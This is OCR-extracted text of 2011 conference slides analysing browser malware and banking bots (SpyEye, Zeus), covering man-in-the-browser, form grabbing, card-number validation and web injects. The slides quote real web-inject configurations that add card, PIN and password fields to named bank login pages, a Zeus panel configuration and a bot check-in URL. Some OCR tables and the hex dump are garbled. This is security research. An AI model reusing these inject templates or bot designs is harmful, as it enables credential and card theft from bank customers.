

BruCon Security/Hacking Conference Brussels . 19-20 September, 2011

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Whoami

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 - http://www.cse.msu.edu/~soodadit



Overview and Disclaimer

Benchmark

- This talk discusses about the infection model of browsers and bots
- Botnets have many capabilities. Our target is only browsers and bots.
 - Mainly exploitation of browsers.
- This talk is not about simple botnet commands. Sorry!
- Scope is third generation botnets and browser manipulation
- This research relates to my own efforts and does not provide the view of any of my employers.




Agenda

- Walking through the Agenda
 - Browser Malware Taxonomy
 - Bots & Browsers Collaborative Design
 - Bots & Browsers Exploitation Paradigm
 - Browser/ Bot Web Injects & Web Fakes
 - Conclusion





World Wide Web - Problem


















Browser Malware Taxonomy



Browser Malware Taxonomy


■ Class A – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Browser Malware Taxonomy


■ Class B – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy

Browser Malware Taxonomy


■ Class C – Browser Malware



http://www.virusbtn.com/virusbulletin/archive/2011/06/vb201106-browser-malware-taxonomy


Infection Model – Malware Serving








Drive by Downloads – Insidious Infection











Browser/ Bot – Collaborative Design



Browsers → Botnets :SDK

- Custom Designed SDK
 - Botnets use self build SDK for infection purposes
 - Browser communication
 - Bots use the SDK functions with plugins to communicate back to C&C using browser interface
 - Concept of Bot Development
 Kit (BDT) as similar to
 SDK
 - Example:
 - SpyEye BDT

SpyEye Plugin's SDK

- Introduction
- AP.
- Calling convention
- Init
- Start
- Stop
- TakeGateToCollector
- TakeGateToCollector2
- TakeBotGuid
- <u>TakeBotPath</u>
- TakeBotVersion
- GetState
- KeepAlive
- IsGlobal
- Callback OnBeforeProcessUrl
- Callback OnBeforeLoadPage3
- Callback OnAfterLoadingPage
- Callback ChangePostRequest
- FreeMem
- TakeGetPage
- TakeGetPage2
- TakeFreeMem
- Callback WS2 32 send
- TakeConfigCrc32Callback
- TakeBotExeMd5Callback
- <u>TakePluginsListCallback</u>
- <u>TakeMainCpGateOutputCallback</u>
- MainCpGateInput
- TakeUpdateBotExe
- <u>TakeUpdateConfiq</u>
- <u>TakeStartExe</u>
- Shellcodes low-level plugins
- FAQ
 - q: How to implement webfakes?
 - q: Why do I need a customconnector plugin?

Bots and Custom Connector Plugin

Design of Plugins

- Bot requires separate plugin to communicate back with the C&C server
- Bot sends critical information through GET requests

Why Plugin is Used?


- Provides modular control over the bots
- Update the main bot executable present on the victim machine
- Update the bot configuration directly through admin panel
- Start/Stop for a bot plugin Depends on the availability

Why Type of Information?

• gate.php?guid=!USER-5C377A2CCF!046502F4&ver=10207&stat=ONLINE&ie=6.0.2900.2180&os=5.1.2600&ut=Admin&ccrc=13A7F1B3&md5=b9c3cb2cdc66b1f4465fe56cc34040b2&plg=customconnector


Bots and Custom Connector Plugin

- Design of Plugins
 - API in Action
 - TakeBotGuid / TakeBotVersion / TakeConfigCrc32Callback
 TakeBotExeMd5Callback / TakePluginsListCallback



Custom Connector Plugin

- What Lies Beneath?
 - A mediator between bot and the main admin panel
 - Good enough to make decisions whether to send request to C&C or not
 - Generates encryption based channel between C&C and itself
 - Very productive for creating decentralized botnet based on plugins
- Operations !
 - Update bot configuration UPDATE_CONFIG
 - Update bot executable UPDATE
 - Manage plugins PLUGIN
 - Load third-party exe LOAD



Bot – Custom Connector in Action

455 48.903347







Browser/ Bot – Exploitation Paradigm



Reality of the Bots

- Inside Bot Characteristics
 - Similar working to ring 3 rootkit
 - DLL hooking and hijacking in userland space
 - Perform injections in web processes
 - Hooks HTTP communication interface
 - Exploit browsers on the fly content injections
 - Infection = {Bots + Plugins}






Man In the Browser (MITB)

The Reality of MITB

- Malware (bot/trojan) having an ability to infect victim browsers
- Capable enough to modify web pages, perform non legitimate transactions
- Invisible to users and browsers
- Steal the credit card number efficiently
- Spying browser sessions



Man in the Browser



http://www.cronto.com/download/internet_banking_fraud_beyond_phishing.pdf

Man In the Browser (MITB)


- Dethroning Protection Mechanism
 - Exploits the victim system and browser environment
 - SSL / PKI does not stop the infections by MITB
 - Two Factor/ SSO authentication module does not stop it
 - Concept of browser rootkits
 - Implements DLL Hijacking
 - Exploits Online Banking
- Man-in-the-browser also sometimes called a "proxy Trojan"
- Operates from "within" the Web browser by hooking key Operating System and Web browser API's, and proxying HTML data
- Allows the attacker to:
 - Not have to worry about encryption (SSL/TLS happens outside the browser)
 - Inspect any content sent or received by the browser
 - Inject and manipulate any content before rendering within the Web browser
 - Dynamically create additional GET/POST/PUT/etc. to any destination



http://www.cronto.com/download/internet_banking_fraud_beyond_phishing.pdf

Browser – User Agent Fingerprinting

- User Agent Fingerprinting
 - Detecting the state of running browser in the system
 - Provides plethora of information about browser versions
 - Typically require to serve specific exploits for downloading bots



Browser – User Agents

refox 3.6.12			
Mozilla	MozillaProductToken. It's a Mozilla based user agen		
5.0	Mozilla Version		
Windows	Platform		
Ų	Security values: • N for no security • U for strong security • I for weak security	Firefox	
Windows NT 6.0	Operating System: Windows Vista	version 3.0.2 ©1998-2008 Contributors. All Rights	
en-US	Language Tag, indicates the language for which the and buttons in the user interface) en-US = English - United States	Reserved. Firefox and the Firefox logos are trademarks of the Mozilla Foundation. All rights reserved.	
rv:1.9.2.12	CVS Branch Tag The version of Gecko being used in the browser	Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.2) Gecko/2008092318 Fedora/3.0.2-1.fc9 Firefox/3.0.2	
Gecko	Gecko engine inside	redora/3.0.2-1.109 FireToX/3.0.2	
20101026	Build Date: the date the browser was built		<u>C</u> redits
Firefox	Name : Firefox		Android platform and version number
3.6.12	Version	Device Mozilla/5.0 (Linux; U; Android 2.2.1; en-us;
.NET CLR 3.5.30729	.NET framework Version : 3.5.30729	Nexus One Bui (KHTML, like	ld/FRG83) AppleWebKit/533.1 Gecko) Version/4.0 Mobile Safari/
.NET4.0C	.NET framework Version : 4.0 Client Profile	533.1 Device	Optional. In the Android User-Agent, if build this "mobile" string exists, it signals a mobile user (rather than, for example,

Real Time Example: Browser Sniffing

```
Time
               Source
                                   Destination
                                                       Protocol
                                                             Info
3647 2012.45602.192.168.179.147
                                                              60828 > https [FIN, ACK] Seq=85 Ack=1248196167 win=64240 Len=0
                                                       TCP
                                   192,168,179,147
                                                              https > 60828 [ACK] Seg=1248196167 Ack=86 win=64239 Len=0
3648 2012.45683 5
                                                       TCP
                                                              fnet-remote-ui > http [SYN] Seq=0 win=64240 Len=0 MSS=1460 SACK_PERM
3655 2017.18910 192.168.179.147
                                                       TCP
                                   192.168.179.147
                                                              http > fnet-remote-ui [SYN. ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
3656 2017.34531
                                                       TCP
                                                              fnet-remote-ui > http [ACK] Seg=1 Ack=1 Win=64240 Len=0
3657 2017.34611 192.168.179.147
                                                       TCP
                                                              GET /_extraweb_authen HTTP/1.1
3658 2017.34655 192.168.179.147
                                                       HTTP
                                                              http > fnet-remote-ui [ACK] Seq=1 Ack=839 Win=64240 Len=0
3659 2017.34683
                                   192.168.179.147
                                                       TCP
 Expert Into (Chat/Sequence): GET /_extraweb_authen HTTP/1.1\r\nj
   Request Method: GET
   Request URI: /_extraweb_authen
   Request Version: HTTP/1.1
 Host:
                   \r\n
 User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.18) Gecko/20110614 Firefox/3.6.18\r\n
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
 Accept-Language: en-us, en; g=0.5\r\n
 Accept-Encoding: gzip.deflate\r\n
 Accept-Charset: ISO-8859-1, utf-8; q=0.7, *; q=0.7\r\n
 Keep-Alive: 115\r\n
 Connection: keep-alive\r\n
 [truncated] Cookie: EXTRAWEB_REFERER=%252FpreauthMI%252Fsniffer.js; test=true; EPC_MI=%26activeX%3A0%26win%3A1%26win32%3A1%26pl
```

```
3d 30 2e 37 0d 0a 4b 65
0180
      3d 30 2e 37 2c 2a 3b 71
                                                           =0.7, *; q = 0.7.. Ke
0190
         70 2d 41 6c 69 76 65
                                3a 20 31 31 35 0d 0a 43
                                                           ep-Alive : 115..C
01a0
                                6e 3a 20 6b 65 65 70 2d
                  63 74 69 6f
                                                           onnectio n: keep-
                                                           alive..c ookie: E
01b0
         6c 69 76
                  65 Od
                        0a 43
                  57 45 42 5f
01c0
                                                           XTRAWEB_ REFERER=
01d0
                                                           %252Fpre authMI%2
01e0
                  6e 69 66 66
                                                           52Fsniff er.js; t
                  74 72 75 65
01f0
                                                           est=true ; EPC_MI
0200
                  61 63 74 69
                                76 65
                                                           =%26acti vex%3A0%
                                                           26win%3A 1%26win3
0210
                     25 32 36
0220
                  31
                                70
                                                           2%3A1%26 platform
0230
               57 69 6e 33 32
                                                           %3AWin32 %26winxp
                  25 32 36 6d
0240
                                6f
                                                           %3A1%26m oz%3A1.9
        32 2e 31 38 25 32 36
                               62 72 6f 77 73 65 72 25
                                                           .2.18%26 browser%
```

Sniffer.js is passed in cookie

Real Time Example: Browser Sniffing

```
/preauthMI/sniffer.js
  Most Visited 🔊 Latest Headlines 🥮 Getting Started 🌋 Inbox
// Attempts to discover what operating system the client is using.
function discoverOS()
   // What platform are we on?
    isWin = ((userAgent.indexOf("win") != -1) || (userAgent.indexOf("16bit") != -1));
    isWin95 = ((userAgent.indexOf("win95") != -1) || (userAgent.indexOf("windows 95") != -1));
    isWin16 = ((userAgent.indexOf("win16")!=-1) || (userAgent.indexOf("16bit")!=-1) ||
               (userAgent.indexOf("windows 3.1")!=-1) || (userAgent.indexOf("windows 16-bit")!=-1));
    isWin31 = ((userAgent.indexOf("windows 3.1")!=-1) || (userAgent.indexOf("win16")!=-1) ||
               (userAgent.indexOf("windows 16-bit")!=-1));
    isWinME = ((userAgent.indexOf("win 9x 4.90") != -1));
    isWin2k = ((userAgent.indexOf("windows nt 5.0")!=-1) ||
               (userAgent.indexOf("windows 2000")!=-1));
    isWinXP = ((userAgent.indexOf("windows nt 5.1")!=-1) ||
               (userAgent.indexOf("windows xp")!=-1));
    isWinVista = (userAgent.indexOf("windows nt 6.0")!=-1);
        isWin7 = (userAgent.indexOf("windows nt 6.1")!=-1);
    isWin64 = ((userAgent.indexOf("wow64") != -1) ||
               (userAgent.indexOf("win64") != -1));
   // NOTE: Reliable detection of Win98 with Navigator 4.x and below may not be
    // possible since you just get "Windows" in the user-agent.
    isWin98 = ((userAgent.indexOf("win98")!=-1) || (userAgent.indexOf("windows 98")!=-1));
    isWinNT = ((userAgent.indexOf("winnt")!=-1) || (userAgent.indexOf("windows nt")!=-1) && !isWinXP);
    isWinCE = ((userAgent.indexOf("wince")!=-1) || (userAgent.indexOf("windows ce")!=-1) ||
               (userAgent.indexOf("windowsce")!=-1));
```

Browser Exploit Packs and Bots

- Is This True Artifact?
 - Yes it is.
 - BEP's are used in conjunction with botnets
 - On successful exploitation, bot is dropped into victim machine
 - Harnessing the power of two different frameworks to deliver malware
 - Some traces have been seen of ZEUS (Botnet) + BlackHole (BEP)





```
$DBHOST = "localhost";
$DBNAME = "Zeus";
$DBUSER = "root";
$DBPASS = "pass";
$ADMINPW = "aaf4c6lddcc5e8a2dabede0f3b482cd9aea9434d"; //SHA-1 Hash from your password
$ACTIVATION_PASSWORD = "suckit";
$BANTIME = 86400;
$SOUND = "Disabled";
$COUNTRIES = array("RU" => "ashrfwdogsfvxn.exe", "DE" => "ashrfwdogsfvxn.exe", "US" => "ashrfwdogsfvxn.exe");
```


Browser – Screen Scrapers

Why?


- Capturing screenshots from victim machines during bank transactions
- It is possible to capture whole system screenshots not only browser activities
- Provides additional support for bots for data exfiltration
- Exploit the system level functions and generic modules

• How?

- Mouse cursor is the reference point which is the center of the screenshot
- Explicit rules are defined for capturing screenshots
- Rules consist of following parameters
 - URL_MASK
 - WIDTH
 - HEIGHT
 - MINIMUM_CLICKS
 - MINIMUM_SECONDS



Browser – Screen Scrapers



Browsers - Form Grabbing

Why?


- Keylogging produces plethora of data
- Form grabbing extracting data from the GET/POST requests
- Based on the concept of hooking and DLL injection
- Virtual Keyboards
 - Implements the form grabbing functionality to send POST requests
 - No real protection against malware





Browsers - Form Grabbing

- Facts and Reality
 - All the botnets (Banking, IRC etc) use this technique
 - Very hard to overcome the consequences
 - All browsers can be circumvented to execute non legitimate hooks



Credit Card Grabber - Verification

- Why the Credit Card number stealing is a success?
 - Bots are always successful in extracting credentials from the POST request
 - Question Aren't bot make mistakes in extracting Credit Card (CC) numbers?
 - Well, bots are very smart in nature. They use inbuilt CC plugins.
 - CC Verification The credit card number is verified against LUHN's algorithm prior to send it to botnet database. Viola!



Card Type		Prefix(es)	Active	Length	Validation	Symbol for coverage chart		
American Express	34, 37 ^[1]		Yes	15[2]	Luhn algorithm	AmEx		
Bankcard ^[3]	5610, 560221-560225		No	16	Luhn algorithm	BC		
China Union Pay	622 (622126-622925)		Yes	16,17,18,19	unknown	CUP		
Diners Club Carte Blanche	300-305		Yes	14	Luhn algorithm	DC-CB		
Diners Club enRoute	2014, 2149		No	15	no validation	DC-eR		
Diners Club International ^[4]	36		Yes	14	Luhn algorithm	DC-Int		
Diners Club US & Canada ^[5]	55		Yes	16	Luhn algorithm	DC-UC		
Discover Card ^[6]	601 1 , 65		Yes	16	Luhn algorithm	Disc		
JCB	35		Yes	16	Luhn algorithm	JCB		
JCB	1800,2131		Yes	15	Luhn algorithm	JCB		
Maestra (debit card)ex	รบวก รบรช หวาม	(7 <u>50. apr. a</u> gassaranana)	Nos-	16,18,,,,,	I ukn alvarithm	Mass	100.0	11.18y, -8
Lebes estitue MC		Material	25.25				Yes	16.
Luhn algorithm Solo		Solo (debit card)	6334, 67	67			Yes	16,18,19
Luhn algorithm Swch		Switch (debit card)	4903,490	05,4911,4936	,564182,633110,	6333,6759	Yes	16,18,19
Luhn algorithm Visa		Visa	4[1]				Yes	13,16 ^[7]
Luhn algorithm Visa		Visa Electron	417500,4	1917,4913			Yes	16



Browser/ Bot – Web Injects & Web Fakes



Web Injects – Infection on the Fly


Web Injects

- Injecting incoming request with malicious content
- Web page is tampered which looks legitimate
 - Primary aim is to inject credential stealing forms and input tags
 - Similar concept is sued to inject pointers to remote malware site.
 - Concept of Third Generation Botnets (Give me your money ©)

```
set url https://click.alfabank.ru/ALFAIBSR/ControllerServlet* G
data before
<input class="text login" type='password' name='password'*</td>
data end
data inject
>
<input class='text' type='text' name='ATM' size='13' value="" style="display:none" disabled>ĺîiåő êàŏòû:
td><input class='text' type='text' name='ATM' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='ATMid'>
<input class='text' type='password' name='PIN' size='13' value="" style="display:none" disabled>ÏĚÍ Êîä:
<input class='password' type='password' name='PIN' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='PINid'>
>
>
<input class='text' type='text' name='EXP' size='13' value="" style="display:none" disabled>Ãîãíà ãî: (ïőèìåŏ 01/10)
<input class='text' type='text' name='EXP' value="" maxlength='16' value="" tabindex='2' autocomplete="off" id='EXPid'>
data end
data after
data end
```

Web Injects – How?

- Web Injects
 - DLL Injections
 - Long live exploitation technique
 - Browser Libraries
 - ffhookdll.dll
 - The name can be different but the basic exploitation remains same
 - Hard to edit the Firefox executable . So DLL injection serves best
 - Injecting malicious DLL to the Import Address Table using IAT hooking.
 - iehookdll.dll
 - Used for exploiting Internet Explorer communication interface
 - Webinjects.txt



- Used for debugging purposes to test and verify the injections before the actual bot performs infection
- The exploitation is done on the HTTP responses returning back form the sever




Web Injects – Log Detection

```
set url https://engine.paymentgate.ru/bpcservlet/BPC/index.jsp* GF
                                                          set url https://online.sbank.ru/Login.shtm?RC=5* GP
                                                          data before
data before
                                                          <tr bgColor=*
<tinput class="text" type="text" name="userId" value="">
                                                          data end
data end
                                                          data inject
data inject
                                                          Ñ÷åò îòêĕûò:
ïàðîëü
                                                          <input type="text" name="Login" size="10"*
data end
                                                          <input type="Password" name="Password" size="10"*
                                                          data end
data after
                                                          data after
<input class="text" type="password" name="password" value=""><
                                                          data end
                                                          data end
data before
ïàðíëü
<tinput class="text" type="password" name="password" value=""><
                                                          set url https://ms.intellibank.ru/Front Web/logon.asp* GP
data end
                                                          data before
                                                          data end
data inject
                                                          data inject
ïëàòåæíûé ïàðíëü
                                                          data end
>input class="text" type="password" name="platej pass" value="
                                                          data after
data_end
                                                          data end
data after
<tnput class="button" type="submit" value="Åîéòè">
                                                          set_url https://client.uralsibbank.ru/* GP
data end
                                                          data before
                                                          data end
                                                          data inject
                                                          *<INPUT type="text" name="CustIdent" id="CustIdent"*</pre>
                                                          *<INPUT type="password" name="CustAuth" id="CustAuth"*</pre>
                                                          data end
```

http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html

Web Injects – Action



Web Injects – Metrics

```
# Grabbing Account Type

set_url https://onlineeast#.bankofamerica.com/*/GotoWelcome GPH

data_before

<div class="primaryNavCnt">
data_end

data_inject
```



- What is meant by GPH flags?
 - Exploitation and infection metrics
 - G injection will be made only for the resources that are requested by the GET
 - P injection will be made only for the resources that are requested by the **POST**
 - L is a flag for grabbing content between the tags data_before and data_after inclusive
 - **H similar as L except** the ripped content is not included and the contents of tags **data_before** and **data_after**

Web Injects – Zeus and SpyEye

Web Injects

- Sequence of metrics (as discussed earlier)
 - SpyEye sequence should follow **data_before**, **data_inject**, **data_after**
 - Zeus –sequence does not matter
- Injection content
 - SpyEye requires specific rules to be designed using **set_url**
 - Zeus primarily injects malicious Cascading Style Sheets (CSS) and JavaScripts (JS).
- Source bots
 - Zeus and SpyEye bots perform the requisite infection
 - Bot reads the configuration parameters using plugin interface
 - Browser's HTTP communication channel is infected





Web Fakes

